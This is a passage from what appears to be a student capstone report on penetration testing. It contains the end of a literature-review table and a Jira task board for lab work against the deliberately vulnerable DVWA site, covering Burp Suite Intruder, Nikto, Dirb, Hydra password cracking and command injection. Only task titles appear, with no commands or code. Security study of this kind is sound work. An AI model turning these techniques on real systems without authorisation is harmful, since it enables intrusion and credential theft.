The study involves generating and analyzing penetration test reports. This technique includes evaluating the findings from the tests and creating comprehensive reports that can be used by decision-makers.</p>	High
Improving Penetration testing through static and dynamic analysis https://viterbi-web.usc.edu/~halfond/papers/halfond11str.pdf	5	<p>Incomplete Input Vector (IV) Identification: Traditional penetration testing methods, especially those relying on web crawling, often fail to comprehensively identify all possible input vectors (IVs) within a web application. This can result in missed vulnerabilities, as not all potential entry points for attacks are tested.</p> <p>Inaccurate Detection of Successful Attacks: Existing techniques may struggle to accurately determine whether an attempted attack has been successful. This issue can lead to undetected vulnerabilities, which compromises the effectiveness of penetration testing.</p> <p>Limitations of Existing Penetration Testing Tools: The study identifies the limitations of current penetration testing tools,</p>	<p>SDAPT (Static and Dynamic Analysis Penetration Testing Tool): This is the prototype tool developed by the authors, which incorporates the proposed approach combining static analysis to identify input vectors (IVs) directly from the application's code and dynamic analysis to automatically detect successful attacks.</p> <p>Two State-of-the-Art Penetration Testing Tools: These tools are used for comparison with SDAPT. They rely on web crawling techniques to identify input vectors and serve as benchmarks to evaluate SDAPT's performance.</p>	<p>Conservative Static Analysis: This technique involves analyzing the web application's source code to directly identify input vectors (IVs). Unlike traditional methods that rely on dynamic web crawling, static analysis examines the application's code to provide a more accurate and comprehensive identification of potential attack points.</p> <p>Automated Dynamic Analysis: This technique is used to analyze the application's responses to penetration tests in real-time. By automating the detection of successful attacks, dynamic analysis enhances the accuracy of vulnerability identification, reducing the likelihood of false positives.</p>	High

18.4.5 Jira Board

CAPSTONE board

The Jira board displays the following columns:

- TEAM TO DO 3:**
 - Testbed setting for Penetration Testing
 - Performance Criteria on DVWA Website Level of Security
 - + Create issue
- TEAM -BURP SUITE 6:**
 - studying password list in the github.
 - CAPSTONE-18
 - Burp Suite - Target Feature
 - CAPSTONE-21
 - What is Proxy - HTTP history
 - CAPSTONE-22
 - Intuder Attack - Burp Suite
 - CAPSTONE-23
 - Week 10 - Supervisor Meeting
 - CAPSTONE-49
- TEAM TASK DONE 7:**
 - CAPSTONE-3
 - Week 6 - Task
 - CAPSTONE-1
 - Week 7 - Presentation Slides
 - CAPSTONE-9
 - OWASP TOP 10
 - CAPSTONE-2
 - Week 10 Peer Review
 - CAPSTONE-42
 - Create Performance Criteria
 - CAPSTONE-41
 - Prepare Impact Presentation -
- TEAM TESTING 14:**
 - Install DVWA in Kali Linux VMWARE
 - CAPSTONE-12
 - Penetration Testing Methodology
 - CAPSTONE-13
 - How to use Nikto tool
 - CAPSTONE-20
 - Using Dirb tool
 - CAPSTONE-28
 - How to use Nikto tool
 - CAPSTONE-8
 - Week 7 Task - Use NMAP & Shodan
 - CAPSTONE-29
 - How to use Hydra tool
 - CAPSTONE-27
 - Using Hydra tool to crack password on DVWA website
 - CAPSTONE-19
 - Command Injection
 - CAPSTONE-30
 - Week 10 - Supervisor meeting minutes
 - CAPSTONE-35
 - Week 9 - Individual Timetable
 - CAPSTONE-36
- TEAM REPORT 5:**
 - Hydra tool test Result or UVWA website
 - CAPSTONE-45
 - Nikto Tool Test Result of DVWA website
 - CAPSTONE-46
 - Week 9 - Supervisor Meeting @ Thursday
 - CAPSTONE-32
 - Week 8 - Supervisor Minutes Submission
 - CAPSTONE-27
